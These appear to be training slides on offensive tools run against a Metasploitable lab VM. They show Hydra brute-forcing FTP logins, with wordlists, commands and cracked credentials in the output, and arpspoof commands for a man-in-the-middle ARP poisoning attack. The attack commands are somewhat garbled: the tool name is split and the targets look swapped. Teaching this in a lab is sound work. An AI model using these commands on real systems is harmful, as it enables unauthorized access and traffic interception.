
Here are the contents of the Metasploit ZIP file.

Name	Status	Date modified	Type	Size
Metasploitable.nvram	🔄	9/24/2024 1:52 PM	NVRAM File	9 KB
Metasploitable.vmdk	🔄	9/24/2024 1:51 PM	VMDK File	1,880,512 KB
Metasploitable.vmsd	🔄	9/24/2024 1:52 PM	VMSSD File	0 KB
Metasploitable.vmx	🔄	9/24/2024 1:52 PM	VMX File	3 KB
Metasploitable.vmx	🔄	9/24/2024 1:52 PM	VMXF File	1 KB

Installing Metasploitable





Installing Metasploitable



Starting the Metasploitable VM

The Metasploit VM is now running successfully on your computer.

Start the Metasploit VM



Offensive Tools

HYDRA Tool

What is HYDRA?

- Hydra is a parallelized login cracker which supports numerous protocols to attack.
- It is very fast and flexible, and new modules are easy to add.
- This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.






Use Hydra


We are about to attempt cracking the FTP server on the Metasploit machine.

You can create custom wordlists and update the existing password/users lists as needed.

Therefore, in this demo, I will be using my own customized lists



```
password.txt
File Edit Search Options Help
msfadmin
admin
admin1234
123456789
toor
root
user
password
passwd|
```



```
users.txt
~/Desktop
Save
msfadmin
admin
admin1234
123456789
toor
root
user
password
passwd
Plain Text Tab Width: 8 Ln 1, Col 1 INS
```



Use Hydra

Attempting to guess the password for a specific user.

- `hydra -l msfadmin -P password.txt 192.168.122.230 ftp`

```
/bin/bash
/bin/bash 109x19
root@kali:~/Desktop# hydra -l msfadmin -P password.txt 192.168.122.230 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-24 11:16:24
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:0), ~9 try per task
[DATA] attacking ftp://192.168.122.230:21/
[21][ftp] host: 192.168.122.230  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-24 11:16:28
root@kali:~/Desktop#
```



Use Hydra

Attempting to guess the username for a specific password.

- `hydra -L users.txt -p msfadmin 192.168.122.230 ftp`

```
/bin/bash
/bin/bash 109x19
root@kali:~/Desktop# hydra -L users.txt -p msfadmin 192.168.122.230 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-24 11:18:08
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:9/p:0), ~1 try per task
[DATA] attacking ftp://192.168.122.230:21/
[21][ftp] host: 192.168.122.230  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-24 11:18:13
root@kali:~/Desktop#
```



Use Hydra

Attempting to guess the username and the password.

- `hydra -L users.txt -P password.txt 192.168.122.230 ftp`

```
/bin/bash
/bin/bash 109x19
root@kali:~/Desktop# hydra -L users.txt -P password.txt 192.168.122.230 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-24 11:19:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:0), ~9 tries per task
[DATA] attacking ftp://192.168.122.230:21/
[21][ftp] host: 192.168.122.230  login: msfadmin  password: msfadmin
[21][ftp] host: 192.168.122.230  login: user  password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-24 11:19:45
root@kali:~/Desktop#
```

Please note:

- **Capital -L & -P:** Used for specifying **files** containing **lists** of **usernames** (`users.txt`) and **passwords** (`passwords.txt`).
- **Lowercase -l & -p:** Used for **specifying** a specific **username** or **password**.



Use Hydra

Attempting to guess the username and the password and store output into a file.

- `hydra -L users.txt -P password.txt 192.168.122.230 ftp -o crack-info.txt`

```

/bin/bash
root@kali:~/Desktop# hydra -L users.txt -P password.txt 192.168.122.230 ftp -o crack-info.txt
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-24 11:28:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:0), ~9 tries per task
[DATA] attacking ftp://192.168.122.230:21/
[21][ftp] host: 192.168.122.230 login: msfadmin password: msfadmin
[21][ftp] host: 192.168.122.230 login: user password: user
1 of 1 target successfully completed, 2 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-24 11:29:16
root@kali:~/Desktop#

```

```



# Hydra v9.0 run at 2024-09-24 11:28:57 on
192.168.122.230 ftp (hydra -L users.txt -P
password.txt -o crack-info.txt 192.168.122.230 ftp)
[21][ftp] host: 192.168.122.230 login: msfadmin
password: msfadmin
[21][ftp] host: 192.168.122.230 login: user
password: user

```



MITM

MITM Attack




Credentials disclosure
Packet sniffing
Code injection
And more...

One of the methods to achieve that is the ARP spoofing attack



What is the ARP Spoofing Attack?

- **ARP spoofing** takes place within a **local area network (LAN)** and relies on the **Address Resolution Protocol (ARP)**.
- **ARP serves** as a **communication protocol** linking **dynamic IP addresses** to **physical MAC** addresses of machines.
- **ARP spoofing**, also known as **ARP poisoning**, is a deceptive technique used by hackers to intercept data.
- In this attack, the hacker **tricks** a device into **sending** its **data** to the **hacker** instead of the intended **recipient**.
- By doing so, the **hacker** can access the **targeted device's communications**, potentially obtaining **sensitive** information like **passwords** and **credit card** details.
- Attackers can use **ARP spoofing** for **spying**, **man-in-the-middle attacks** or for additional **cyberattacks**, such as **denial-of-service attacks**.

What is the ARP Spoofing Attack?



What is the ARP Spoofing Attack?



```

Command Prompt
C:\Users\User>arp -a

Interface: 192.168.122.21 --- 0x4
Internet Address      Physical Address      Type
192.168.122.1         52-54-00-1f-18-ec     dynamic
192.168.122.27         08-00-27-27-29-8c     dynamic
192.168.122.103        08-00-27-30-20-e0     dynamic
192.168.122.109        08-00-27-52-a4-8f     dynamic
192.168.122.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\User>
  
```

```

Command Prompt
C:\Users\User>arp -a


Interface: 192.168.122.21 --- 0x4
Internet Address      Physical Address      Type
192.168.122.1         08-00-27-27-29-8c     dynamic
192.168.122.27         08-00-27-27-29-8c     dynamic
192.168.122.103        08-00-27-30-20-e0     dynamic
192.168.122.109        08-00-27-52-a4-8f     dynamic
192.168.122.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\User>
  
```

Offensive Tools

Arpspoofing

Arpspoofing



`arp spoof -i [interface] -t [clientIP] [gatewayIP]` (Trick the victim)

`arp spoof -i eth0 -t 192.168.122.1 192.168.122.109`

`arp spoof -i [interface] -t [gatewayIP] [clientIP]` (Trick the gateway)

`arp spoof -i eth0 -t 192.168.122.109 192.168.122.1`

Before

```

pi@raspberrypi: ~
File Edit Tabs Help
pi@raspberrypi:~$ arp -a
? (192.168.122.103) at 08:00:27:30:20:e0 [ether] on eth0
? (192.168.122.203) at 08:00:27:fa:75:14 [ether] on eth0
kali (192.168.122.27) at 08:00:27:27:29:8c [ether] on eth0
? (192.168.122.173) at <incomplete> on eth0
_gateway (192.168.122.1) at 52:54:00:1f:18:ec [ether] on eth0
pi@raspberrypi:~$
  
```

After

